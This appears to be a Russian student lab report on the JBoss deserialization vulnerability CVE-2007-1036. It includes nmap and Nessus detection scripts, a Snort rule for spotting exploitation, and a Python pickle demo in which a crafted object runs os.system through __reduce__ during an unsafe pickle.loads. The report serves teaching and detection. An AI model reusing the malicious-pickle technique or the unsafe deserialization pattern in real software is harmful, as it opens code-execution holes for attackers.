


Рисунок 11 – Результат выполнения nmap скрипта

Скрипт успешно выявил уязвимость. Основная нагрузка скрипта:

local datetime = require "datetime"

local http = require "http"

local os = require "os"

local shortport = require "shortport"

local stdnse = require "stdnse"

local string = require "string"

local datetime = require "datetime"

local vulns = require('vulns')

author = "Dmitry Kulikov"

license = "Same as Nmap--See https://nmap.org/book/man-legal.html"

categories = {"discovery", "safe"}

portrule = shortport.http

action = function(host, port)

local vuln = {

title = "Jboss deserialization cve-2007-1036",

state = vulns.STATE.NOT\_VULN,

risk\_factor = "High",

scores = {

CVSSv2 = "7.5 (HIGH)",

}}

local vuln\_report = vulns.Report:new(SCRIPT\_NAME, host, port)

local response = http.post(host, port, "/invoker/JMXInvokerServlet")

if not response.status then

return vuln\_report:make\_output(vuln)

end

if http.response\_contains(response, 'x%-java%-serialized%-object') then

vuln.state = vulns.STATE.VULN

return vuln\_report:make\_output(vuln)

end

return vuln\_report:make\_output(vuln)

end

Таким образом, скрипт проверяет открыт ли доступ к /invoker/JMXInvokerServlet.

JMX – java management extensions.

Invoker – controller.

Servlet – interface java.

Далее был установлен Nessus. Для данного ПО написано огромное количество плагинов, среди которых нашелся определяющий данную уязвимость. Называется он jmxinvokerservlet\_ejbinvokerservlet\_rce.nasl.

Результат краткосрочного сканирования Nessus:




Рисунок 12 – Результат сканирования Nessus

Основная нагрузка скрипта (аналогична написанному мной для nmap):

# Check each port.

non\_vuln = make\_list();

foreach port (ports)

{

vuln\_urls = make\_list();

foreach page (make\_list("/EJBInvokerServlet", "/JMXInvokerServlet"))

{

url = "/invoker" + page;

res = http\_send\_recv3(

method : "GET",

item : url,

port : port,

fetch404 : TRUE

);

if (

!isnull(res) &&

"org.jboss.invocation.MarshalledValue" >< res[2] &&

(

'WWW-Authenticate: Basic realm="JBoss HTTP Invoker"' >!< res[1] ||

"404 Not Found" >!< res[1]

)

) vuln\_urls = make\_list(vuln\_urls, build\_url(qs:url, port:port));

}

if (max\_index(vuln\_urls) > 0)

{

if (max\_index(vuln\_urls) > 1) request = "URLs";

else request = "URL";

if (report\_verbosity > 0)

{

report =

'\n' +'Nessus was able to verify the issue exists using the following '+

'\n' + request + ' :' +

'\n' +

'\n' + join(vuln\_urls, sep:'\n') + '\n';

security\_hole(port:port, extra:report);

}

else security\_hole(port);

}

else non\_vuln = make\_list(non\_vuln, port);

}




Рисунок 13 – Результат выполнения Nessus скрипта

**Обнаружение атаки с помощью Snort**

Было установлено СОВ Snort. Snort состоит из нескольких модулей:

* Снифер пакетов: захват передаваемых по сети данных для их подачи на декодер (делается с помощью DAQ);
* Декодер пакетов: разбор заголовков пакетов, поиск аномалий и отклонений от RFC, анализ TCP-флагов, исключение протоколов из дальнейшего анализа и т.д.
* Препроцессор: более детальный анализ протоколов на 3-м, 4-м и 7-м уровнях стека TCP/IP. Среди них frag3 (работа с фрагментированным трафиком), stream5 (реконструкция tcp-потоков), http\_inspect(нормализация HTTP – трафика), SSL, SSH, IMAP и т.п.
* Движок обнаружения атак: 2 части: консттруктор правил – собирает множество различных решающих правил (сигнатур) в единый набр, оптимизированный для последующего применения подсистемой инспекции захваченного и обработанного трафика в поисках тех или иных нарушений.
* Модуль вывода: по факту обнаружения атаки Snort может выдать (записать или отобразить) соответствующее сообщение в различных форматах: файл, syslog, ASCII, PCAP, Unified2.




Рисунок 14 – Архитектура Snort

Для проверки работоспособности Snort было написано правило, выявляющее входящий echo req.




Рисунок 15 - Работа сконфигурированного снорта с правилом

Для обнаружения исследуемой уязвимости контролируются обращения к /invoker/JMXInvokerServlet. Было создано правило в файле /etc/snort/rules/local.rules:

alert tcp $EXTERNAL\_NET any -> $HOME\_NET 80 (content:”HTTP”; msg:"Posible CVE -2007-1036 CVE execution ";flow:to\_server; content:"POST"; http\_method; uricontent:"/invoker/JMXInvokerServlet/"; nocase; classtype:web-application-attack; reference:cve,CVE-2007-1036; sid:1000005; rev:1;)

Обнаружение эксплуатации:




Рисунок 16 – Обнаружение эксплуатации

Улучшить обнаружение можно с помощью правил, учитывающих содержание полезной нагрузки (content). Но такой путь не является оптимальным, так как требует написания большого количества правил. Но учесть все варианты все равно нельзя.

**Уязвимый код на Python**

Serialize.py:

import pickle

import os

class EvilPickle(object):

def \_\_reduce\_\_(self):

return (os.system, ('echo u may be hacked', ))

pickle\_data = pickle.dumps(EvilPickle())

with open("backup.data", "wb") as file:

file.write(pickle\_data)

Deserialize.py:

import pickle

with open("backup.data", "rb") as file:

pickle\_data = file.read()

my\_data = pickle.loads(pickle\_data)




Рисунок 17 – Выполнение уязвимого кода

**5 Вывод**

В результате выполнения работы были изучены уязвимости десериализации данных CVE-2007-1036 и СМУ-2013-2165. С их помощью можно получить доступ на удаленное выполнение кода, что было продемонстрировано. Также были изучены методы сериализации и десериализации Python и их недостатки.